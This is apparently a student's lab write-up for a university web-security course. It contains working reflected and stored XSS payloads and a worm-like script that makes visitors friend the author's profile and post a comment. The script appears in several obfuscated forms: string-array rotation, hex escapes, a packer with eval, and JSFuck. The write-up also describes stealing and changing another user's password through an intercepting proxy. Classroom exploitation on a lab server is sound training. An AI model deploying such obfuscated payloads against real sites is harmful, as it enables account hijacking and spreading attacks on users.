
**Homework 6 –Writeup**

**ACTIVITY 1 – STEP 1:**

I entered the following code into the search box on my profile page:

<script>alert("REFLECTED XSS IS WORKING")</script>

As far as I can tell, the actual issue is in the code on the home.php page where the input isn’t being validated correctly. The picture below shows reflected XSS is working as expected.




**ACTIVITY 1 – STEP 2:**

I entered the following code into the Posts box on my profile page:

<script>alert("PERSISTENT XSS IS WORKING")</script>

This alert box pops up every time I refresh the page. The issue is that any post formatted correctly with the script tag is run whenever the profile is visited. The picture below shows persistent XSS is working as expected.



**ACTIVITY 2 – STEP 1:**

My Profile Page - <http://csec380-core.csec.rit.edu:86/home.php?id=93>

Here is my unobfuscated script:

<script> var xhttpAddFriend = new XMLHttpRequest(); xhttpAddFriend.open('POST', 'http://csec380-core.csec.rit.edu:86/add\_friend.php?id=93', true); xhttpAddFriend.setRequestHeader("Content-type", "application/x-www-form-urlencoded"); xhttpAddFriend.send(); </script> <script> var d = new Date(); var comment ="Friended on "+ d.getMonth() + "-" + d.getDate(); var xhttpComment = new XMLHttpRequest(); xhttpComment.open('GET', 'http://csec380-core.csec.rit.edu:86/add\_comment.php?id=93&comment='+comment, true); xhttpComment.send(); </script>

Here is my unobfuscated script with ‘+’ and ‘&’ replaced with their hex representations:

<script> var xhttpAddFriend = new XMLHttpRequest(); xhttpAddFriend.open('POST', 'http://csec380-core.csec.rit.edu:86/add\_friend.php?id=93', true); xhttpAddFriend.setRequestHeader("Content-type", "application/x-www-form-urlencoded"); xhttpAddFriend.send(); </script> <script> var d = new Date(); var comment ="Friended on "%2B d.getMonth() %2B "-" %2B d.getDate(); var xhttpComment = new XMLHttpRequest(); xhttpComment.open('GET', 'http://csec380-core.csec.rit.edu:86/add\_comment.php?id=93%26comment='%2Bcomment, true); xhttpComment.send(); </script>

Below are all of my obfuscated scripts:

**OBFUSCATED CODE 1:**

<script>

var \_0x5db5 = [

'getMonth',

'getDate',

'GET',

'http://csec380-core.csec.rit.edu:86/add\_comment.php?id=93&comment=',

'send',

'open',

'POST',

'setRequestHeader',

'Content-type',

'Friended\x20on\x20'

];

(function (\_0x4936c0, \_0x54168d) {

var \_0x28c543 = function (\_0x5853e) {

while (--\_0x5853e) {

\_0x4936c0['push'](\_0x4936c0['shift']());

}

};

\_0x28c543(++\_0x54168d);

}(\_0x5db5, 0x1d1));

var \_0x3f0e = function (\_0x4ce927, \_0x3bd3de) {

\_0x4ce927 = \_0x4ce927 - 0x0;

var \_0x2d9663 = \_0x5db5[\_0x4ce927];

return \_0x2d9663;

};

var xhttpAddFriend = new XMLHttpRequest();

xhttpAddFriend[\_0x3f0e('0x0')](\_0x3f0e('0x1'), 'http://csec380-core.csec.rit.edu:86/add\_friend.php?id=93', !![]);

xhttpAddFriend[\_0x3f0e('0x2')](\_0x3f0e('0x3'), 'application/x-www-form-urlencoded');

xhttpAddFriend['send']();

var d = new Date();

var comment = \_0x3f0e('0x4') + d[\_0x3f0e('0x5')]() + '-' + d[\_0x3f0e('0x6')]();

var xhttpComment = new XMLHttpRequest();

xhttpComment[\_0x3f0e('0x0')](\_0x3f0e('0x7'), \_0x3f0e('0x8') + comment, !![]);

xhttpComment[\_0x3f0e('0x9')]();

</script>

**OBFUSCATED CODE 2:**

<script>

var \_0x1e22=["\x50\x4F\x53\x54","\x68\x74\x74\x70\x3A\x2F\x2F\x63\x73\x65\x63\x33\x38\x30\x2D\x63\x6F\x72\x65\x2E\x63\x73\x65\x63\x2E\x72\x69\x74\x2E\x65\x64\x75\x3A\x38\x36\x2F\x61\x64\x64\x5F\x66\x72\x69\x65\x6E\x64\x2E\x70\x68\x70\x3F\x69\x64\x3D\x39\x33","\x6F\x70\x65\x6E","\x43\x6F\x6E\x74\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\x73\x65\x74\x52\x65\x71\x75\x65\x73\x74\x48\x65\x61\x64\x65\x72","\x73\x65\x6E\x64","\x46\x72\x69\x65\x6E\x64\x65\x64\x20\x6F\x6E\x20","\x67\x65\x74\x4D\x6F\x6E\x74\x68","\x2D","\x67\x65\x74\x44\x61\x74\x65","\x47\x45\x54","\x68\x74\x74\x70\x3A\x2F\x2F\x63\x73\x65\x63\x33\x38\x30\x2D\x63\x6F\x72\x65\x2E\x63\x73\x65\x63\x2E\x72\x69\x74\x2E\x65\x64\x75\x3A\x38\x36\x2F\x61\x64\x64\x5F\x63\x6F\x6D\x6D\x65\x6E\x74\x2E\x70\x68\x70\x3F\x69\x64\x3D\x39\x33\x26\x63\x6F\x6D\x6D\x65\x6E\x74\x3D"];var xhttpAddFriend= new XMLHttpRequest();xhttpAddFriend[\_0x1e22[2]](\_0x1e22[0],\_0x1e22[1],true);xhttpAddFriend[\_0x1e22[5]](\_0x1e22[3],\_0x1e22[4]);xhttpAddFriend[\_0x1e22[6]]();var d= new Date();var comment=\_0x1e22[7]+ d[\_0x1e22[8]]()+ \_0x1e22[9]+ d[\_0x1e22[10]]();var xhttpComment= new XMLHttpRequest();xhttpComment[\_0x1e22[2]](\_0x1e22[11],\_0x1e22[12]+ comment,true);xhttpComment[\_0x1e22[6]]()

</script>

**OBFUSCATED CODE 3:**

<script> eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('0 1=3 7();1.5(\'o\',\'6://a-c.i.j.h:g/n.e?f=b\',9);1.q("r-m","k/x-l-p-w");1.8();0 d=3 A();0 2="z y "+d.t()+"-"+d.s();0 4=3 7();4.5(\'u\',\'6://a-c.i.j.h:g/v.e?f=b&2=\'+2,9);4.8();',37,37,'var|xhttpAddFriend|comment|new|xhttpComment|open|http|XMLHttpRequest|send|true|csec380|93|core||php|id|86|edu|csec|rit|application|www|type|add\_friend|POST|form|setRequestHeader|Content|getDate|getMonth|GET|add\_comment|urlencoded||on|Friended|Date'.split('|'),0,{}))


</script>


**OBFUSCATED CODE 4:**


This was more of an interesting thing I learned last semester and it was too big to paste the obfuscated code here directly. Here is a pastebin link: <https://pastebin.com/pswTMX80> OR <https://pastebin.com/raw/pswTMX80> (easier to copy with this one).


The code can be decoded on: <http://www.jsfuck.com/> and please make sure to uncheck ‘Eval Source’ before clicking ‘Run This’ to see the decoded string. It also takes a little bit to copy everything.

**PROOF OF PEOPLE WHO FRIENDED ME:**

April 4, 2019 – 7.30PM (1 friend)

April 4, 2019 – 7.30PM (2 friends)

April 5, 2019 – 11.48AM (1 friend)

April 5, 2019 – 12.07PM (1 friend)

TOTAL OF 4 friends as of last screenshot. There have been more added at the time of submitting this homework.

**ACTIVITY 3 – STEP 1:**

A screenshot of a social media post

Description automatically generatedAs can be seen below, I was able to find this hidden page when I had an active session on the website. Every user’s password can be viewed in plaintext below.

A screenshot of a social media post

Description automatically generatedHere is the post I made on my wall with Andy’s password which can be seen above.

Lastly, here is the updated password of Andy’s account. I was able to change Andy’s password by using Burp Proxy to change the request that was being sent to the server.

A screenshot of a cell phone

Description automatically generated